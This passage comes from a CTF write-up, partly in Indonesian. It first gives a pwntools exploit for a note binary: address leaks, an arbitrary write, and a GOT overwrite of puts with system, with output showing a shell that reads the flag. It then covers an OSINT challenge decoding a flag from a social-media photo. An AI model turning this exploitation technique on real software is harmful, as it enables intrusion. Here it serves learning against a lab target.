        return gdb.debug([exe] + argv, gdbscript=gdbscript)
    elif args.REMOTE:
        return remote(host, port)
    else:
        return process([exe] + argv)

gdbscript = '''
init-pwndbg
'''.format(**locals())

def new_note(content):
    io.sendlineafter(b'>>', b'1')
    io.sendline(content.encode())

def edit_note(offset, payload):
    io.sendlineafter(b'>>', b'2')
    io.sendlineafter(b':', str(offset).encode())
    io.sendafter(b'(up to 16 chars):', payload)

def show_note():
    io.sendlineafter(b'>>', b'3')

def delete_note():
    io.sendlineafter(b'>>', b'4')
    return int(io.recvuntil(b']')[14:-1], 16)

# ===========================================================
#                          EXPLOITS
# ===========================================================
io = start()
rop = ROP(exe)

# leaking addresses
leak = delete_note()
elf.address = leak - 0x11f9
note_ptr = elf.address + 0x3718

# initializing note and emptying address pointer to gain arbritrary
write everywhere
for i in range(17):
```

```
    new_note('AAAA')
io.sendline(b'3')

# payload to leak got puts()
offset = elf.address + 0x3740
edit_note(offset, flat(elf.got['puts']))

# padding
io.sendline(b'3')

# receiving and formatting got puts address
got_puts = unpack(io.recvline()[:-1].strip().ljust(8, b'\x00'))

# payload to overwrite first puts in menu() parameter string to
'/bin/sh'
offset = elf.address + 0x3740
edit_note(offset, flat(b'/bin/sh\x00'))

# padding
io.sendline(b'3')

# leaking libc puts function
offset = elf.got['puts']
io.sendlineafter(b'>>', b'2')
io.sendlineafter(b':', str(offset).encode())
io.recvlines(2)
puts_func = unpack(io.recvline()[:6].ljust(8, b'\x00'))

# receiving and calculating libc offsets
libc.address = puts_func - 0x84420
system = libc.address +  0x52290

# log address info
info('leak: %#x', leak)
info('main base: %#x', elf.address)
info('note ptr: %#x', note_ptr)
info('program binsh: %#x', elf.address + 0x3740)

# log libc findings
info('leaked got puts: %#x', got_puts)
info('libc base: %#x', libc.address)
info('system: %#x', system)
info('puts function: %#x', puts_func)
```

```python
# sending last payload
io.sendafter(b'(up to 16 chars):', flat(system))

# gained shell?
io.interactive()
```

```
[*] leak: 0×55b2d67571f9
[*] main base: 0×55b2d6756000
[*] note ptr: 0×55b2d6759718
[*] program binsh: 0×55b2d6759740
[*] leaked got puts: 0×55b2d67596a0
[*] libc base: 0×7f8cf3cce000
[*] system: 0×7f8cf3d20290
[*] puts function: 0×7f8cf3d52420
[DEBUG] Sent 0×8 bytes:
    00000000  90 02 d2 f3  8c 7f 00 00
    00000008
[*] Switching to interactive mode
 $ ls
[DEBUG] Sent 0×3 bytes:
    b'ls\n'
$ ls
[DEBUG] Sent 0×3 bytes:
    b'ls\n'
[DEBUG] Received 0×18 bytes:
    b'chall\n'
    b'flag.txt\n'
    b'redir.sh\n'
chall
flag.txt
redir.sh
$ cat flag.txt
[DEBUG] Sent 0×d bytes:
    b'cat flag.txt\n'
[DEBUG] Received 0×18 bytes:
    b'flag{wow_u_learn_a_lot}\n'
flag{wow_u_learn_a_lot}
```

Flag: flag{wow_u_learn_a_lot}

**Indeed I learned very much a lot, thank you :3*

MISC

Santai Dulu Gak Sih

Challenge Description:

Dapatkan flag pada sosial media komunitas cyber security di ITS yaitu Heroes Cyber Security.

Flag tersusun dari karakter O,0,I,dan l .


Gunakan service berikut untuk validasi flag. e.g : `flag{IO0I}`

tldr;

1. baca photo dari horizontal selaras dengan tulisan ***'copy'*** di photo
2. berdasarkan deskripsi soal, menggunakan python **`*.upper()*`** dan **`*.lower()*`**, flag berisikan ***O*** (o kapital), ***0*** (angka nol), ***I*** (i kapital), dan ***l*** (L kecil).
3. dengan ***I*** (i kapital) lebih tebal pixel di layar daripada ***l*** (L kecil)
4. manual catat2 satu satu isi dari flagnya.
5. karena awalan flag berada di akhir, reverse order isi dari flagnya sehingga mematuhi awalan flag

Proof of Concept:

Kami menemukan profil dari sosial media komunitas tersebut pada sosial media instagram yang dimana pada fitur storynya terdapat photo akan challenge yang ditujukan.




deskripsi challenge menyebutkan bahwa isi dari flag hanya terdiri dari 4 karakter, terdapat perbedaan yang jelas antara 0 (angka nol) dan O (o kapital), dimana angka nol lebih menonjol vertikal dan oval sedangkan o kapital lebih bulat. Namun, terdapat kesulitan untuk

membedakan sisa dua karakter tersebut. Disini kami menggunakan fitur dari python untuk mencari tahu bedanya

```
$ python
Python 3.11.0 (main, Oct 24 2022, 18:26:48) [MSC v.1933 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> 'I'.upper()
'I'
>>> 'I'.lower()
'i'
>>> 'l'.upper()
'L'
>>> 'l'.lower()
'l'
>>>
```

berdasarkan hasil tersebut, diketahui ternyata karakter ketiga yang ada di deskripsi adalah i kapital dan karakter keempat adalah L kecil. Setelah inspeksi lebih dalam kami juga menyadari bahwa i kapital memakan pixel yang lebih banyak membuat ia lebih tebal dan lebih padat daripada L kecil. Pada gambar di bawah ini untuk garis pada di tengah dan kanan adalah i besar dan yang di kiri adalah L kecil

Selanjutnya sebelum kira menuliskan flagnya satu demi satu, kita harus memutar gambar 180 derajat, hal ini dikarenakan karakter yang menyerupai kata ‘flag’ terletak di bawah atau di akhir pada photo tersebut. Alhasil kita harus menyesuaikan, sehingga kita harus memutar yang akan membuat karakter tersebut berada pada awalan seperti berikut



Sidenote: kami telah melakukan pencatatan manual namun belum sampai selesai, dan karena kesusahan dalam pemindaian antara i kapital dan L kecil, ditengah pencatatan kami memutuskan untuk melakukan challenge lain terlebih dahulu. Lalu, atas kesalahan dari probset, dalam menyelesaikan challenge lain secara tak sengaja flag di challenge tersebut

tertukar dengan challenge ini yang menyebabkan kami langsung mendapatkan flagnya secara penuh.

Flag:
flag{Ol000OlOl0l00ll00l00ll0llllllOlOll0OOOOOlllIOO0llll00lO0O00lOlOl0ll0O0Ol0l0llOl00llOlO00O0lOOOl00OlOlO0OlOll0OO0l0Oll0llOOllllIO0O0lllOOlOOOll0l0OOO0l00000l0Ill00l00OlOll00lOlOOOOOll0lO0ll0OllOO0l0O0l0O00lll0llOlllO000ll00ll0lllllllOlO0l0l0l0lOl00lll0lllOlOllO0000lOlOlOOlO0lO00OOll00lOOOlllO000Ol00l0lO0lOlO0OOlO0lOO00OOlOOIllllOlllOllOl00l0llll0llll0Olllll0l000lOO0lOlOOllO0l0000llO0lOll0l00l0l0OlOll0llOlllll0llllllO0llOlll0l0OlllO0l0lOllOllOll00llllllOl00llllOllllOllllll00l0OlOlOlOOOOOll0lll0ll00ll0OOllll0O0l0OO0l}